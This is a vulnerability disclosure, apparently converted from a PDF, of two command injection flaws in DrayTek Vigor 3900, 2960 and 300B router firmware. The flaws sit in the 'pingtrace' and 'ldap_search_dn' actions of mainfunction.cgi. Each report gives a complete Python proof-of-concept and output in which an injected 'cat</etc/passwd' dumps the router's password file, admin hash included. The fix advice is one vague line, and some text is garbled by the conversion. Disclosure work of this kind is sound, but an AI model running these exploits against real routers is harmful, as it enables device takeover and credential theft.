DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `pingtrace`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```
1 | import argparse
   | import requests
```

```

3
4
5 action = "pingtrace"
6 cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
7 cookies = {
8     "SESSION_ID_VIGOR": cookie_value
9 }
10
11 def remove_duplicate(input_str):
12     length = len(input_str)
13
14     if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
15         return input_str[:length//2]
16     else:
17         return input_str
18
19
20 def system(host,cmd):
21     cmd = "\"'&"+cmd+"&\"'"
22     try:
23         headers = {
24             "HOST":host,
25             "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
26             "Content-Type": "text/plain; charset=UTF-8",
27             "Accept": "*/*",
28         }
29         url = "http://" + host + "/cgi-bin/mainfunction.cgi"
30         data = {
31             "config": "ipv6_neigh",
32             "type": "ipv6",
33             "rfilter": "system",
34             "alias": "system",
35             "action":action,
36             "table": cmd,
37             "option": "ping",
38             "command": "terminate",
39
40         }
41         res = requests.post(url=url,
data=data,headers=headers,cookies=cookies,verify=False)
42         if res.status_code == 200 and res.text != "":
43             print("[+] Command executed successfully")
44             result = remove_duplicate(res.text)
45             print("[+] Result: \n" + result)
46             return res.text
47         else:
48             print('[-] Command execute failed! Nothing...')
49             return 1
50     except Exception as e:


```

```

51         print('[-] Command execute failed!')
52     print(e)
53
54
55 if __name__ == "__main__":
56     # 获取第一个参数作为目标地址，第二个命令行参数作为命令
57     parser = argparse.ArgumentParser()
58     parser.add_argument("host", help="target host")
59     parser.add_argument("cmd", help="command to execute")
60     args = parser.parse_args()
61     system(args.host, args.cmd)
62
63
64
65

```

3. Execute the POC



```

λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftp_user:x:501:503:Linux User,,,:/home/pure_ftp_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftp_user:x:501:503:Linux User,,,:/home/pure_ftp_user:/bin/sh
λ ~/CVEpwner/CVE2024/v3900/cnvd/

```

Cause Analysis

This vulnerability appears in the `pingtrace` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE20: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `ldap_search_dn`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `ldap_search_dn`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```
1 import argparse
2 import requests
3
4
5 action = "ldap_search_dn"
6 cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
7 cookies = {
8     "SESSION_ID_VIGOR": cookie_value
9 }
10
11 def remove_duplicate(input_str):
12     length = len(input_str)
13
14     if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
15         return input_str[:length//2]
16     else:
17         return input_str
18
19
20 def system(host,cmd):
21     cmd = "\"&"+cmd+"&\""
22     try:
23         headers = {
24             "HOST":host,
25             "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
26             "Content-Type": "text/plain; charset=UTF-8",
```

```

27         "Accept": "*/*",
28     }
29     url = "http://" + host + "/cgi-bin/mainfunction.cgi"
30     data = {
31         "server_ip": "ipv6_neigh",
32         "port": "system",
33         "action": action,
34         "use_ss;": cmd,
35         "dn": "terminate",
36         "r_pwd": "terminate",
37         "r_dn": "terminate",
38     }
39     res = requests.post(url=url,
40 data=data, headers=headers, cookies=cookies, verify=False)
41     if res.status_code == 200 and res.text != "":
42         print("[+] Command executed successfully")
43         result = remove_duplicate(res.text)
44         print("[+] Result: \n" + result)
45         return res.text
46     else:
47         print('[-] Command execute failed! Nothing...')
48         return 1
49 except Exception as e:
50     print('[-] Command execute failed!')
51     print(e)
52
53 if __name__ == "__main__":
54     # 获取第一个参数作为目标地址，第二个命令行参数作为命令
55     parser = argparse.ArgumentParser()
56     parser.add_argument("host", help="target host")
57     parser.add_argument("cmd", help="command to execute")
58     args = parser.parse_args()
59     system(args.host, args.cmd)
60
61
62
63

```

3. Execute the POC


```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `ldap_search_dn` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn